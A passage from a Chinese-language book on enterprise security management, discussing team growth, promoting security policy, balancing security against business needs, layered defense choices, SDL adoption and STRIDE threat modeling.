的价值，他只会问盗号这么严重怎么不解决。这个问题从工程师的视角和管理者的视角得出的结论可能完全不同，安全对高层的影响力是安全团队在公司内发展壮大的基础，这是很多甲方安全团队之痛，你可以对比一下自己所在的环境，安全团队的负责人对大方向的把控上是不是做到了可持续发展，好吧，这个问题有点尖锐。

3. 优化期

第三个阶段会感到开源工具不足以支撑业务规模，进入自研工具时代。其实做攻防和研发安全产品完全是两码事，存在巨大的鸿沟，如果拿做攻防的团队直接去做安全工具开发，恐怕挫折会比较多，即便有些研究员擅长做底层的东西，但对于高并发生产环境的服务器工具而言，还是有很大的门槛。另一方面做攻防和做研发的思路也截然不同，此时其实是在交付产品而不是在树立安全机制，所以要分拆团队，另外招人。

4. 对外开放

第四个阶段，安全能力对外开放，成为乙方，不是所有的甲方安全团队都会经历这个阶段，故而此处不展开。不过我想最重要的区别是，经营意识，成本意识，运营，整体交付，2B 和 2C 的区别，线下最后一公里。

3.3 如何推动安全策略

这是一个在安全负责人的面试中经常被提及的问题，也是在现实生活中甲方团队天天面对的问题。如果你不是正巧在面试，那怎么回答这个问题其实不重要。

1. 公司层面

首先，推动安全策略必须是在组织中自上而下的，先跟高层达成一致，形成共同语言，对安全建设要付出的成本和收益形成基本认知，这个成本不只是安全团队的人力成本和所用的 IDC 资源，还包括安全建设的管理成本，流程可能会变长，发布链条会比过去更长，有些产品可能会停顿整改安全，安全特性的开发可能会占用正常的功能迭代周期，程序员可能会站起来说安全是束缚，这些都是需要跟各产品线老大达成一致的，他们要认同做安全这件事的价值，你也要尽可能的提供轻便的方法不影响业务的速度。在规模较大的公司，只有自上而下的方式才能推得动，如果你反其道行之，那我估计安全团队多半在公司是没有地位的，顶多也就是在微博或者技术博客上有些外在的影响力。往下攻略去影响程序员和 SA/DBA 的难度肯定比往上攻略去影响 CXO/VPs 的难度小，但如果一开始就选择一条好走的路，实际对安全团队来说是不负责任的，作为团队领导你必须直面困难，否则安全团队就只能做些补洞、打杂、救火队长的事。

2. 战术层面

在我过去的文章“CSO的生存艺术”http://bbs.chinaunix.net/forum.php?mod= viewthread &tid=1163970 中提到一些因势利导的方法，现在回头看这些方法固然值得一用，但也不是最先应该拿出来的。很多时候我认为甲方安全团队思路受限的地方在于：总是把安全放在研发和运维的对立面上，认为天生就是有冲突的。不信回顾一下开会时是不是经常有人对着研发和运维说“你们应该如何如何……应该这么做否则就会被黑……”诸如此类的都反映出意识形态中安全人员觉得研发就是脑残，运维就是傻叉。为什么我之前用了“合作”一词，其实换个角度，你真的了解开发和运维吗，是不是找到个漏洞就心理高高在上了？你是在帮助他们解决问题，还是在指使他们听你行事，如果你是产品研发的领头人，听到下面的程序员对安全修改怨声载道会怎么想？我的建议是从现在开始不要再用“你们”这个词，而改用“我们”，自此之后便会驱动你换位思考，感同身受，真正成为助力业务的伙伴。其实有些问题处理的好，真正让人感到你提的建议很专业，研发和运维人员不仅会接受，而且会认为自己掌握了更好的编码技能或者安全配置技能而产生正向的驱动力。再通俗一点，如果安全跟研发的人际关系是好的，提什么建议都能接受，即如果我认可你这个人，那么我也认可你说的事；反之，如果人际关系不好，那不管你提的对不对，我就是不愿意改，仅仅是迫于CTO的压力不得不改，但我心理还是有怨气，我还是想在代码里留个彩蛋。利用高层的大棒去驱动可能是一种屡试不爽的技巧，但我认为不是上策。

安全策略的推动还依赖于安全建设的有效性，如果大家都看到了安全策略的成效，都认为是有意义的，那么会支持进一步推动安全策略在整个公司的覆盖率和覆盖维度；反之，如果大家都觉得你只不过是在玩些救火的权宜之计，心理可能会觉得有点疲劳，后续自然也不会很卖力帮你推，因为没有认同感。所以安全的影响力是不是完全依赖于高层的重视，我觉得有关系，但也跟自己的表现有很大的关系。CTO肯定要平衡开发、运维、安全三者的关系，不会一直倾向性为安全撑腰，而运维和研发的头肯定都是希望有一个强有力的做安全的外援。在别人心中是不是符合需求且值得信赖这个只有自己去评估了。

至于程序员鼓励师，我姑且认为那是一种实施层面的权宜之计，同时反映出安全行业比较缺少既懂技术且情商又高的人。

3.4 安全需要向业务妥协吗

1. 业界百态

在安全行业 5 年以下的新人得到的灌输基本都是“安全不可或缺”，老兵们可能也有点“看破红尘”的味道，觉得高层重不重视安全也就那么回事。对乙方来说高声呼吁安全的重要性哪怕是强调的有点过头也可以理解，因为是赖以生存的利益相关者，靠它吃饭，影响股价。而对于甲方，实际上要分几种，第一类认为安全压倒一切，且心口一致。持有这类想法的实际又可以细分为两种人，第一种对安全行业涉猎不深，还停留在原始的执念阶段，第二种人的思想可以表达为“业务怎么样与我无关，只要不出安全问题，业务死了都无所谓”，这两种从表象上看都属于第一类，但本质上不同；而第二类人口头唱安全重要，但心里还是会妥协。可见甲方安全团队是形形色色的。

2. 安全的本质

撇开上述业界百态，先看安全管理的本质是什么？安全的本质其实是风险管理，绝对的安全可能吗，说绝对安全本身就是个笑话。就像知名黑客袁哥说的，哪怕是 Fireeye 这样的公司也一样会被 APT，原因是攻防不对等，防御者要防御所有的面，而攻击者只要攻破其中一个面的一个点就可以了，公司几千人的客户端行为不是安全管理员能决定和预测的。在所有的面上重兵布防可不可以，理论上可以，但实际绝对做不到。接近于绝对安全的系统是什么样的？尽可能的不提供服务，提供服务也只提供最单调的数据交互模型，尽可能少的表现元素，那样的话还是互联网吗，还有用户体验可言吗？而且安全和成本永远要追求一个平衡。假设一个大中型互联网公司的安全建设成本从 0 ~ 60 分需要 1000 万，60 ~ 80 分需要 2000 万，80 ~ 90 分需要 5000 万，90 ~ 95 分需要 2 亿，这种边际成本递增是很多公司无法承受的，只能追求最佳 ROI，虽然最佳 ROI 难以衡量，但绝大多数人不会拿出收入的 50% 去投安全建设。

3. 妥协的原则

既然安全建设的本质是以一定的成本追求最大的安全防护效果，那一定是会有所妥协的。于是反过来揣摩一下那些说宁可业务死也要做安全的观点的初衷是什么呢，也许你猜到了，怕担责任！因为业务死了安全团队不担责任，他们可以说“你看安全不是没出问题

嘛！”这固然是一种保护自己的方法，但是从公司的角度看这就有待商榷了。我认为安全本质还是为业务服务，如果业务死了，即使安全做得再好也没价值，更准确一点说，安全需要为业务量身定制，如果业务要轻装上阵，你给他重甲也不行，只能穿防弹背心。安全做得过于重度都是不合适的。相对而言第二类人拥有更加积极的心态，坚持原则又懂得给业务让路，只是要把握好分寸，避免自己的好心被人利用，成为安全问题不整改的免责窗口，那样就事与愿违了。

安全做得不称职的表现，除了“无视业务死活”，还包括：用户体验大打折扣，产品竞争力下降；公司内部流程大幅增加，严重影响工作效率；限制太多员工满意度严重下降，人员流失；规章制度太多，以至于公司文化显得不近人情……这些都属于安全做过头的表现。

有的人出发得太久，以至于忘了初衷是什么。

那么哪些可以妥协，哪些必须坚守呢？高危漏洞，有明显的利用场景，不能妥协。重要的安全特性，比如公有云中的 VPC，底层缺少一个安全特性，直接会导致安全建设的上层建筑失去了“地基”，整个都不牢靠了，这种还是要坚持，可以不精致，但必须有。

对于不痛不痒的漏洞，以及待开发的安全功能，如果开发周期很长，受众群体很少，使用该功能的用户比例极少，边缘性产品，只影响某个中间版本到下个版本被其他机制完全取代了，诸如此类的情况可以考虑酌情妥协。当然这还会涉及另一个话题在不同的维度解决问题，这个之后再展开。

妥协并非退让，而是大局观，试想公司业务没有竞争力时，做安全的一样面临窘境，无论如何都要看主营业务的脸色，与其被动跟随不如快出半个身位。

最后补充一点：妥协不应该发生在工程师层面，而是应该在 Leader 和安全负责人这个层面。如果在安全工程师自己提的整改方案这个层面上，自己主动开始妥协了，那后面很多事情就没法做了。

3.5　选择在不同的维度做防御

攻击的方法千千万万，封堵同一个安全风险的防御方法往往不止一种，如何选择性价

比最高的手段是甲方安全从业者需要权衡的。

1. 技术实现维度场景

在纵深防御的概念中（参考后面的“技术篇”）企业安全架构是层层设防，层层过滤的，常见漏洞如果要利用成功需要突破几层限制，所以退一步对防御者而言有选择在某一层或某几层去设防和封堵的便利，比如 SQL 注入，治本的方法当然是代码写对，治标的方法 WAF 过滤，中间的方法 SQL 层过滤，从效果上说治本的方法固然最好，但在现实中总归会遇到各种各样的问题而无法全部选择最安全的解，最后是退而求其次，还是选择某一层或者某几层去防御，需要整体考虑。比如 SQL 注入如果在 HTTP 层面去解决无论是静态规则还是机器学习都需要对抗 HTTP 编码的问题，不是解决这个问题 ROI 最佳的点，但是在 SQL 层面，一切 SQL 语句都是真实的。现实生活中唯一的问题只是你能不能在最佳的点上推动解决方案。

2. “一题多解”的场景

假如同一个问题有 >1 种解决方案，可能会因场景不同而面临选择。比如对于 SSH 蠕虫的暴力破解，你可以选择：1）使用证书；2）选择外部防火墙上关闭 22 端口，只通过堡垒机登录；3）修改 SSHD 监听非标准端口；4）修改 sshd 源代码对源限制，只接受可信的客户端地址；5）使用类似 fail2ban 这样的工具或自己写 shell 脚本，或者所谓的 HIPS 的功能。乍一看有的做法比较小众，有的则属于偏执狂式的。1），2），5）属于大多数人都认同的普遍的做法，4）和 5）看上去都比较小众，有的人认为可能不适合用作生产网络，其实要看场景。对于大型互联网公司内部自用而言：4）和 5）其实都成立，尽管偏离了业界标准，但只要在公司内部的自治生态里做到“一刀切”就可以，业界普遍是 SSHD 跑在 22 端口，你可以让公司内部的都跑在 50022 端口，只要公司内部的服务器全都维持这个统一策略，但是这个方案价值不大的地方在于这种信息不对称很容易被打破，你花了那么大力气让运维们都去连 50022 端口了，但攻击方很快就能知道，然后努力就白费了。而对于开源软件的修改，如果基础架构研发比较强大，Linux、Nginx、SSHD、MySQL 这些全都可以是改过的私房菜，加点有意义的安全功能也未尝不可。不过中小型公司不需要考虑这一点，自研毕竟是有门槛和成本的。假如场景切换到公有云给租户用的环境，这样干就不合适了，你还是应该提供跟业界兼容的标准运维环境，在标准运维环境之上提供额外的保护。

3. 跨时间轴的场景

对于涉及跨时间维度的防护，典型的场景包括 shellshock 这样的漏洞公布时，各厂商在第一时间分析漏洞评估影响，这种影响是多层面的，不只是说可能拿到什么权限，还包括影响线上系统的哪些组件，这些组件的实时在线要求，修复漏洞会不会导致关联服务不可用。每一个漏洞修复的过程都是攻防双方和时间赛跑，攻击者尽量在厂商没有修复之前寻找利用点并发动渗透，而厂商尽可能在没出 POC 时赶紧把洞补了。在这个时间窗口中，甲方安全团队需要考虑的就是跨时间维度上的布防。出补丁之前是不是就干等不作为呢，显然不是的，细心的人会发现老牌安全公司的漏洞通告的解决方案里通常都会有一条，叫作“临时规避措施”，经验不足的团队是不会写上这条的。修不了漏洞时可以采用一些治标的补救性措施，比如对有漏洞的页面做访问控制，只允许有限的 src.ip 访问，比如在前端的 WAF/IPS 设备上加规则过滤对应的恶意请求，或者临时性的去掉一些权限，或者干脆关掉某些功能，但凡你想得到的通常总能找到临时规避方案，即便是有了补丁升级也不是立即完成的，在大型互联网生产网络里，全网打完一个补丁是需要不少时间的，有可能一个礼拜都弄不完，而且修复过程中要考虑服务可用性需要使用灰度和滚动升级的方法，比如修复前先把负载均衡上的流量切换到备用节点，然后对坐节点的服务器打补丁，打完再把流量切回去，然后对备用节点的服务器打补丁……打完补丁后把临时防御措施再“回滚”掉（有价值的保留，核心设备上不建议留太多臃肿的规则），然后把特征加入全流量和主机 IDS。回顾整个时间轴的防护措施依次是：临时性规避措施—push 补丁 / 根治措施—取消临时性措施—添加常态性的特征检测措施—检测到漏网之鱼—继续上述过程，这个过程离最佳实践实际上还差了一个环节，不过这里只是用来说明开头提到的那个问题故而不展开了，后面会介绍对于一个漏洞修复是否需要上升层次的问题。

4. 风险和影响的平衡

假如你遇到一个安全问题是这样的：vlan 数目不够，vxlan 又不可用，提交问题后研发的反馈的方案 A 是如果要彻底修复则需要新增一个 dhcpd 的安全功能大约包含 10000（loc）即 1 万行代码，此时产品线又处于整体加班加点赶工大版本的状态，有人提出了方案 B 做 IP/MAC 双向绑定的缓解性措施，但这样的结果很可能是客户觉得太麻烦，而且配置一多容易出错，此时你想到了一个折中的办法 方案 C ：给大客户单独 vlan，若干小客户共享一个 vlan，这样的好处是不需要太多成本，风险降低到可控，客户可以接受。如果选择方案 A 是不是更好？这个要看，假如这 1 万行代码只是用来临时的解决这个问题，显然 ROI 比

较低，但是如果后续的版本本来就要加入这个功能，不妨考虑一下。又如果后续版本不需要这个小众的功能，研发心里其实本不打算去开发的，说不定下次告诉你说要 2 万行代码，然后你到 CTO 那里也说不清风险到底多么严重，就会陷入僵局。**风险缓解的原则**是在以下三者之间做最大平衡：1）风险暴露程度；2）研发运维变更成本；3）用户体验的负面影响。

5. 修复成本的折中

一个安全漏洞的修复如果研发说要开发一周，另外一个方案是运维改一个服务器配置，而你其实心里知道在 WAF 上加条规则就能过滤，只不过你怕被绕过心里对这个措施不是特别有底气。对于这个场景我也不打算直接给出答案，但通常情况下改产品的成本是最高的，成本最高的往往不容易推动，推不动就无法落地，最后就是一堆安全问题。

Amazon 有一个研发理论，用一种 T-Shirt Size 估计的方式来做项目。产品经理会对每一条需求评估上业务影响力的尺寸，如：XXXL 影响一千万人以上或是可以占到上亿美金的市场，XXL 影响百万用户或是占了千万金级别以上的市场，后面还有 XL、L、M、S，这样逐级减小。开发团队也一样，要评估投入的人员时间成本，XXXL 表示要干 1 年，XXL 干半年，XL 干 3 个月，L 干两个月，M 干一个月，S 干两周以下。等等。

于是，可以这样推理：

- 当业务影响力是 XL，时间人员成本是 S，这是最高优先级。
- 当业务影响力是 M，时间人员成本是 M，这是低优先级。
- 当业务影响力是 S，时间人员成本是 XL，直接砍掉这个需求。因为是亏的。
- 当业务影响力是 XXL，时间人员成本是 XXL，需要简化需求，把需求简化成 XL，时间人员成本变成 M 以下。

安全其实也类似，风险和修复成本去比较，在坚守底线的基础上选择最优解。

综上所述，大家可以发现最优解往往不一定是最安全的解，市场上乙方公司渗透测试报告中提的修复方案有些也是无法实施的，很多批判企业安全做得不好的帽子们，有机会真应该到企业里体验一下，企业安全岂是找洞补洞这么简单的事。

参考资料

陈皓的“加班与效率”（http://coolshell.cn/articles/10217.html#more-10217）。

3.6 需要自己发明安全机制吗

1. 安全机制的含义

首先解释一下发明安全机制这句话的意思。安全机制包括：常见的对称和非对称加密算法，操作系统自带的 RBAC 基于角色的访问控制，自带的防火墙 Netfilter，Android 的基于 appid 隔离的机制，kernel 支持的 DEP（数据段执行保护），以及各种 ASLR（地址空间随机映射），各种安全函数、服务器软件的安全选项，这些都属于已经存在的安全机制，注意我用的词是“已经存在”，而这个话题是针对是不是要在已有的安全机制上再去发明新的安全机制，比如三星手机的 KNOX，就是在 Android 基础上自己造了个轮子。

2. 企业安全建设中的需求

企业安全的日常工作是不是也会面临自己去发明安全机制的需求？会，但是不常见。实际上，在日常中发生的绝大多数问题都属于对现有安全机制的理解有误、没有启用或没有正确使用安全机制而导致的漏洞，而不是缺少安全机制，所以绝大多数场景都不需要去发明安全机制。发明安全机制是需要成本的，且需要有足够的自信，否则不健全的安全机制消耗了开发的人力又会引入新的安全问题，但此话不绝对。

3. 取舍点

那什么情况下应该发明安全机制呢，这其实非常考验判断者的技术实力。之前也提过对于很多安全漏洞的修复是否要上升层次的问题，首先要判断这是单个问题还是属于一类问题，如果是前者，用救火的方式堵上这个洞就好，没必要再去考虑更多。但假如这是一类问题，而你又没提出通杀这一类问题的手段就会永远处于救火之中，疲于奔命。如果是一类问题，分几种情况。第一种归入安全编程能力不足导致的安全问题，这类问题不需要通过导入新机制解决，而是通过加强 SDL 的某些环节，加强培训教育去解决。第二种情况则是属于在相应的领域还没有成熟的安全解决方案或者现有的安全机制对抗强度太弱，则可以考虑自己去造轮子。

比如有一个函数存在整形溢出，但只有在极特殊的情况下才能触发，平时开发过程中已经大量的使用了安全函数，启用了编译的安全选项，除了给这个函数加一个条件判断修复这个 bug 外是不是还要考虑更进一层的防护呢？大多数情况下显然是没必要的，假如这

是一个公共函数，那你可以选择把修复后的代码封装成安全的 API，避免其他程序员自己实现的时候发生同类问题。

换个问题，如果公司产品的某个私有协议总是被人频繁地解密和利用，而这种解密对产品的影响又较大，假设就是游戏客户端跟服务端通信的指令都能被破解和仿冒，那这种情况下就需要考虑是否更改或创建安全机制，即有没有必要通过实现更强的通信协议加密或提高客户端反调试的对抗等级来缓解这一问题。

如果你说新建安全机制也是补洞的话，其实也没错，就像 DEP 相对于用户态的程序而言是一种机制，而对于操作系统和冯·诺依曼体系结构而言是一个洞。当你过于勤奋地在很微观的细节上补洞却总是补不完的时候，不妨停下来看看能否在更高更抽象的层次上打个补丁。

安全工程师如果要晋升为 Leader 很重要的一点就是对安全事件和安全漏洞的抽象能力，没有抽象就谈不上 PDCA，就意味着更高的管理者对安全 KPI 在你手上能否改进不一定有信心。在纵深防御体系向中高阶段发展时，实际上会比较多的遇到是否要创新安全机制的问题，但是这个场景大多数公司未必会遇到。

3.7 如何看待 SDL

SDL（安全开发生命周期）优化模型如图 3-1 所示。




图 3-1 SDL 优化模型

SDL 起源于微软，2004 年将 SDL 引入其内部软件开发流程中，目的是减少其软件中的漏洞数量和降低其严重级别。SDL 侧重于长期维护、流程改进并能够帮助开发过程应对不断变化的威胁状况。早些年微软的产品安全问题比较多，微软在某一年甚至下令所有产品线开发计划停止半年，全部用于整顿安全问题。起初 SDL 适用于传统的瀑布模型和螺旋式开发，到了 2010 年 SDL 增加了敏捷的部分改进，用于应对互联网下的 Web 开发，目前 SDL 的“全貌”如图 3-2 所示。




图 3-2　SDL 整体框架

基本软件安全培训应涵盖的基础概念如下所示。

- ❑ 安全设计，包括以下主题：
  - • 减小攻击面
  - • 深度防御
  - • 最小权限原则
  - • 安全默认设置
- ❑ 威胁建模，包括以下主题：
  - • 威胁建模概述
  - • 威胁模型的设计意义
  - • 基于威胁模型的编码约束
- ❑ 安全编码，包括以下主题：
  - • 缓冲区溢出（对于使用 C 和 C++ 的应用程序）
  - • 整数算法错误（对于使用 C 和 C++ 的应用程序）
  - • 跨站点脚本（对于托管代码和 Web 应用程序）
  - •SQL 注入（对于托管代码和 Web 应用程序）
  - • 弱加密
- ❑ 安全测试，包括以下主题：

- 安全测试与功能测试之间的区别
- 风险评估
- 安全测试方法

❑ 隐私，包括以下主题：

- 隐私敏感数据的类型
- 隐私设计最佳实践
- 风险评估
- 隐私开发最佳实践
- 隐私测试最佳实践

❑ 高级概念方面的培训，包括但不限于以下方面：

- 高级安全设计和体系结构
- 可信用户界面设计
- 安全漏洞细节
- 实施自定义威胁缓解

先看这份培训列表。能把这些彻底讲明白的人其实还是资深工程师以上的人。有人可能觉得我说的夸张了，原因在于大部分互联网公司的研发环境主要是 Web，有很多人能把 SQL 注入、XSS、CSRF 这些讲清楚，但问题是这样就算 SDL 了么？非也，当下热闹的安全大会各种讲攻防的议题，但这些离真正的产品安全设计还差很远，行业的普遍现状是能做入侵检测，能把漏洞修补原理说清楚，但很少有人能把安全架构设计非常体系化的讲清楚。很多人认为 SDL 在互联网公司无法完全落地的原因是因为 DevOps 模式下的频繁交付导致 SDL 显得过于“厚重”，我觉得这只说对了一半，根据大多数互联网公司现行的模式，我加了一个帽子，姑且就叫“攻防驱动修改”吧。

3.7.1 攻防驱动修改

大多数甲方安全团队所做的工作实际上处于这个维度。通过对已知的攻击手段，例如 SQL 注入，XSS 等建立事前的安全编码标准，并在发布前做代码审计、渗透测试和提出漏洞修补方案。这种模式的显著优点是针对性比较强，直入主题，见效快。

简单的流程 + 事件驱动型构成了这种日常行为的本质，简单的流程通常包括：

❑ 事前基线：Web 安全编码标准，各公司内部范围流传的 APP 应用安全设计文档，这

个文档的质量水平通常可以差很远，当然文档永远只是文档，可能就是开发部门不强制不考试 800 年都不看的东西。

- 事中措施：代码审计，发布前过一轮扫描器 + 渗透测试。
- 事后机制：HTTP 全流量 IDS，Web 日志大数据分析，等等。
- 事件驱动：发现了新的安全问题就“事后诸葛亮一把”，做点补救性措施。

从整个过程看，攻防驱动修改比较偏“事后”，相对于完整的 SDL，威胁建模等工作而言，它似乎不用发散精力投入太多就能覆盖已知的攻击点，而且在研发侧不用面对比较大的“推动 SDL 落地的压力”

但是它的缺点也是显而易见的，由于过程方法论的施力点的比较偏事后，所以在从源头上发现和改进问题的能力不足，弱于在产品内建的安全机制上建立纵深防御，被绕过的可能性比较大，事后的 bug 率到一定程度就很难再改善，只能通过不断的攻防对抗升级去事后修补。笼统一点讲就是考虑不够系统性。这跟当前安全行业缺少真正的安全架构设计人才有关，攻防的声音铺天盖地，跟国外比一下在设计和工程化方面差距不小。

事后修补是不是总是有效的，缝缝补补的感觉你觉得会如何呢，对于公司的边缘性产品你可以希望它早日归入历史的尘埃，而对于公司的支柱型产品你只能寄希望于某一个大版本更新时把某些机制推倒重新来过。

3.7.2　SDL 落地率低的原因

1. DevOps 的交付模式

互联网频繁的迭代和发布，不同于传统的软件开发过程。如果一个软件要一年交付，那么在前期抽出 2 ~ 4 周做安全设计也可以接受，但在互联网交付节奏下，可能一周到一个月就要发布版本，你可能没有足够的时间去思考安全这件事。对于 SDL 会拖慢整个发布节奏这个问题上，安全团队去推动也会直面公司管理层和研发线的挑战。不过当你有经验丰富的安全人员和自动化工具支持时，SDL 在时间上是可以大大缩短的。

2. 历史问题

99% 的甲方安全团队的工作都是以救火方式开始，SDL 从来都不是安全建设第一个会想到的事情，而且业内心照不宣的一个原因是，“事前用不上力，偏事后风格的安全建设”

贯穿于大多数安全团队的主线。之所以如此，原因是第一有火必救，有的团队救火上瘾，有的则能抽身转向系统性建设；第二想在事前用力，需要自己足够强大，能摆平研发，不够强大就会变成庸人自扰，自讨没趣，还不如回避。

3. 业务模式

大多数平台级互联网公司的开发以 Web 为主，超大型互联网公司才会进入底层架构造轮子的阶段，而对于以 Web 产品为主的安全建设，第一是事后修补的成本比较低，屡试不爽；第二是部分产品的生命周期不长，这两点一定程度上会让很多后加入安全行业的新同学认为“救火”=“安全建设”。但是在甲方待久了的人一定会发现，哪怕是 Web，只要系统比较大，层层嵌套和不同子系统间的接口调用，会使得某些安全问题的修补成为疑难病症，可能就是设计之初没有考虑安全，致使问题不能得到根治。时间一久，技术债越积越多，大家最后一致默认这个问题没法解决。

4. SDL 的门槛

其实 SDL 是有门槛的，而且还不低。最重要有两点：第一点是安全专家少，很多安全工作者懂攻防但未必懂开发，懂漏洞但未必懂设计，所以现实往往是很多安全团队能指导研发部门修复漏洞，但可能没意识到其实缺少指导安全设计的积累，因为安全设计是一件比漏洞修复门槛更高的事。看业内很多技术不错的安全研究者，写的文章，往往前半篇漏洞分析很给力，但到了安全建议环节好像就觉得少了点什么。第二点是工具支持少，静态代码扫描、动态 Fuzz 等，工欲善其事必先利其器，Facebook 宣称其最好的程序员是投入到工具开发的，而对于国内很多安全团队而言，最好的人都不会用在工具开发上，而是奋斗在攻防第一线做救火队长。稍微好一点的情况是这帮人投入在做安全机制建设上，而业务部门也不会来帮助安全团队开发安全工具。这还跟公司整体上是否重视自动化测试有关，如果公司在测试领域的实践没有做到很前沿，那么安全的黑白盒测试也不会注重工具化建设，代码覆盖率和路径深度等更加不会有人去关注了。实际上不一定要在这个场景下自己去造轮子，用商业工具是不错的选择。

3.7.3 因地制宜的 SDL 实践

1. 重度的场景

对于公司内研发的偏底层的大型软件，迭代周期较长，对架构设计要求比较全面，后

期改动成本大，如果安全团队人手够的话，这种场景应该尽量在事前切入，在立项设计阶段就应该进行安全设计和威胁建模等工作。相比在事后贴狗皮膏药，这种事前的时间投入是值得的，门槛主要还是人。

对于较大软件的“大版本”，包括每个产品初始版本，还比如标杆产品的 1.0 到 2.0 类似这种里程碑式的版本发布，修改和增加了很多功能点，甚至修改了底层的通信协议，这种也需要较完整的 SDL，当然这种版本跳跃有时候只是对外的一种营销手段，不一定是技术上的大修改，这个就要看实际情况了。

2. 轻度的场景

对于架构简单、开发周期短、交付时间要求比较紧的情况，显然完整的 SDL 就太重度了，这个时候，攻防驱动修改就足以解决问题。

其他的诸如小版本发布，技术上没有大的修改，也没必要去跑全量 SDL，否则就太教条和僵化了。

3.7.4 SDL 在互联网企业的发展

目前 SDL 在大部分不太差钱的互联网企业属于形式上都有，但落地的部分会比较粗糙。通常只有一两个环节。最主要的瓶颈还是人和工具的缺失。以前互联网企业只生产 Web，攻防驱动修改得以应付，但是现在大型的互联网企业不再只生产 Web，而是会自己生产诸如分布式数据库、浏览器、手机操作系统这样的大型软件，单纯的攻防驱动修改已经日渐乏力，没有足够的安全设计能力将无法应对未来的威胁。因此推测以后的安全行业中，设计方面的人才会严重缺失，大部分甲方安全团队仍然游离在设计的大门之外，只有一些大型厂商正在借研究之名来做一些改进安全设计的工作，期待这些大型厂商们能带一带团队，给这个行业培养一些生力军。

SDL 除了最早基于传统瀑布模型的版本，以及为 DevOps 优化的版本，实际上在实践阶段还可以优化成极速发布的版本，或者干脆不追求 SDL 而从其他的维度来弥补 SDL 不健全的问题，其实现的本质是原来的 SDL 对研发流程的修改有点像“阻塞式 IO 模型”，而现在可以通过工具和技术手段使其变成“异步 IO 模型”，从更高维度补贴 SDL 的思路在这里不再展开，后续会在笔者博客上专题分享。

参考资料

微软 SDL 白皮书：https://www.microsoft.com/zh-cn/download/details.aspx?id=12379

3.8 STRIDE 威胁建模

STRIDE 是微软开发的用于威胁建模的工具，或者是说一套方法论吧，它把外部威胁分成 6 个维度来考察系统设计时存在的风险点，这 6 个维度首字母的缩写就是 STRIDE，分别为：Spoofing（假冒）、Tampering（篡改）、Repudiation（否认）、Information Disclosure（信息泄漏）、Denial of Service（拒绝服务）和 Elevation of Privilege（权限提升），如表 3-1 所示。

表 3-1 STRIDE 威胁建模

属性	威胁	定义	例子
认证	Spoofing（假冒）	冒充某人或某物	假冒 billg、microsoft.com 或 ntdll.dll
完整性	Tampering（篡改）	修改数据和代码	修改一个 DLL，或一个局域网的封包
不可抵赖性	Repudiation（否认）	宣称未做过某个行为	“我没有发送 email”“我没有修改文件”“我肯定没有访问那个网站”
机密性	Information Disclosure（信息泄露）	暴露信息给未经授权的访问者	允许某人阅读 Windows 源代码；将客户列表发布在网站上
可用性	Denial of Service（拒绝服务）	使对服务对用户拒绝访问或降级	发送数据包使目标系统 CPU 满负荷或发送恶意代码使目标服务崩溃
授权	Elevation of Privlege（权限提升）	未经授权获取权限	远程用户执行任意代码，普通用户可以执行管理员私有的系统指令

STIRDE 如何使用？先画出数据流关系图（DFD）用图形方式表示系统，DFD 使用一组标准符号，其中包含四个元素：数据流、数据存储、进程和交互方，对于威胁建模，另外增加了一个元素，即信任边界。数据流表示通过网络连接、命名管道、消息队列、RPC 通道等移动的数据。数据存储表示文本、文件、关系型数据库、非结构化数据等。进程指的是计算机运行的计算或程序。然后对每一个节点元素和过程进行分析判断是否存在上述 6 种威胁，并制定对应的风险缓解措施。例如图 3-3 所示的情况。




图 3-3　STRIDE 示例

